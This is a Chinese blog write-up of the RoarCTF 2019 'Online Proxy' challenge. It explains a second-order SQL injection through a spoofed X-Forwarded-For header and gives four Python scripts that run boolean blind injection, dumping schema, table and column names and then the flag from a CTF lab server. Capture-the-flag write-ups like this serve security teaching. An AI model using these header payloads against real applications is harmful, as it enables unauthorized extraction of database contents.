
[RoarCTF 2019]Online Proxy

原创

沐目_01 于 2019-10-19 11:55:01 发布 2018 收藏 1

分类专栏： CTF

本文链接：https://blog.csdn.net/weixin_44077544/article/details/102636793



1.1 X-Forwarded-For

一看到current IP和last IP，就应该想到，应该是把我们的IP给写到数据库里了。并且我们发现，通过X-Forwarded-For，确实可以伪造我们的IP。我感觉这到题就应该换一个名字，这题和proxy有半毛钱关系，而且那个duration time也是忽悠人了。

1.2 思路

我们测试一下，先输入 1’ or ‘1 此时我们的current IP就等于它，让后我们再随便换一个其他的东西，只要和刚才那个不一样就可以，比如111，那么我们的current IP就成了：111，而last IP就是1’ or ‘1，此时1’ or '1已经写入了数据库 .因为第一次和第二次传输的IP不一样，所以服务器并不会从数据库找last IP，它会把上次的IP（1’or ‘1）直接显示为last IP，让后存入数据库。那么我们再传一次111，因为和currnet IP相同，那么last IP就会从数据库里寻找，也就是会执行1’or‘1，结果为一。

1.3 hint：flag不一定在当前数据库

2.1 爆数据库

```
import requests

url = "http://node3.buuoj.cn:28520/"
head = {
 "GET" : "/ HTTP/1.1",
 "Cookie" : "track_uuid=33a51b3b-f586-4070-d651-4ea39b145410",
 "X-Forwarded-For" : ""
}
result = ""
for i in range(1,100):
 l = 1
 r = 127
 mid = (l+r)>>1
 while(l<r):
  head["X-Forwarded-For"] = "0' or ascii(substr((select group_concat(schema_name) from information_schema.schema
ta),{0},1))>{1} or '0".format(i,mid)
  html_0 = requests.post(url,headers = head)
  head["X-Forwarded-For"] = "0' or ascii(substr((select group_concat(schema_name) from information_schema.schema
ta),{0},1))>{1} or '0".format(i, mid+1)
  html_0 = requests.post(url, headers=head)
  html_0 = requests.post(url, headers=head)
  if "Last Ip: 1" in html_0.text:
   l= mid+1
  else:
   r=mid
  mid = (l+r)>>1
 if(chr(mid)==' '):
  break
 result+=chr(mid)
 print(result)
print("table_name:"+result)
```

2.2 表名

```
import requests

url = "http://node3.buuoj.cn:28520/"
head = {
 "GET" : "/ HTTP/1.1",
 "Cookie" : "track_uuid=33a51b3b-f586-4070-d651-4ea39b145410",
 "X-Forwarded-For" : ""
}
result = ""
urls ="0' or ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=0x4
6346c395f4434743442343565),{0},1))>{1} or '0"
for i in range(1,100):
 l = 1
 r = 127
 mid = (l+r)>>1
 while(l<r):
  head["X-Forwarded-For"] = urls.format(i,mid)
  html_0 = requests.post(url,headers = head)
  head["X-Forwarded-For"] = urls.format(i, mid+1)
  html_0 = requests.post(url, headers=head)
  html_0 = requests.post(url, headers=head)
  if "Last Ip: 1" in html_0.text:
   l= mid+1
  else:
   r=mid
  mid = (l+r)>>1
 if(chr(mid)==' '):
  break
 result+=chr(mid)
 print(result)
print("table_name:"+result)
```

2.3 字段

```
import requests

url = "http://node3.buuoj.cn:28520/"
head = {
 "GET" : "/ HTTP/1.1",
 "Cookie" : "track_uuid=33a51b3b-f586-4070-d651-4ea39b145410",
 "X-Forwarded-For" : ""
}
result = ""
urls ="0' or ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=0
x46346c395f4434743442343565),{0},1))>{1} or '0"
for i in range(1,100):
 l = 1
 r = 127
 mid = (l+r)>>1
 while(l<r):
  head["X-Forwarded-For"] = urls.format(i,mid)
  html_0 = requests.post(url,headers = head)
  head["X-Forwarded-For"] = urls.format(i, mid+1)
  html_0 = requests.post(url, headers=head)
  html_0 = requests.post(url, headers=head)
  if "Last Ip: 1" in html_0.text:
   l= mid+1
  else:
   r=mid
  mid = (l+r)>>1
 if(chr(mid)==' '):
  break
 result+=chr(mid)
 print(result)
print("table_name:"+result)
```

2.4 flag

```python
import requests

url = "http://node3.buuoj.cn:28520/"
head = {
 "GET" : "/ HTTP/1.1",
 "Cookie" : "track_uuid=33a51b3b-f586-4070-d651-4ea39b145410",
 "X-Forwarded-For" : ""
}
result = ""
urls ="0' or ascii(substr((select F4l9_C01uMn from F4l9_D4t4B45e.F4l9_t4b1e limit 1,1),{0},1))>{1} or '0"
for i in range(1,100):
 l = 1
 r = 127
 mid = (l+r)>>1
 while(l<r):
  head["X-Forwarded-For"] = urls.format(i,mid)
  html_0 = requests.post(url,headers = head)
  head["X-Forwarded-For"] = urls.format(i, mid+1)
  html_0 = requests.post(url, headers=head)
  html_0 = requests.post(url, headers=head)
  if "Last Ip: 1" in html_0.text:
   l= mid+1
  else:
   r=mid
  mid = (l+r)>>1
 if(chr(mid)==' '):
  break
 result+=chr(mid)
 print(result)
print("table_name:"+result)
```